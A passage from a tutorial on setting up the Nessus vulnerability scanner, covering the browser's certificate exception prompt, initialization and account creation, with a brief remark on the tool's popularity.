


You will be prompted to confirm the security exception of this site. Confirm it by clicking on

"Confirm Security Exception".




Nessus will start initializing as shown below. It may take some time.




After it is finished, you will be prompted to create an account. Enter username and password and click on "Continue".

Nessus boasts of about 2 million downloads worldwide and is the most popular solution for application vulnerability assessment. It is followed by Qualys.

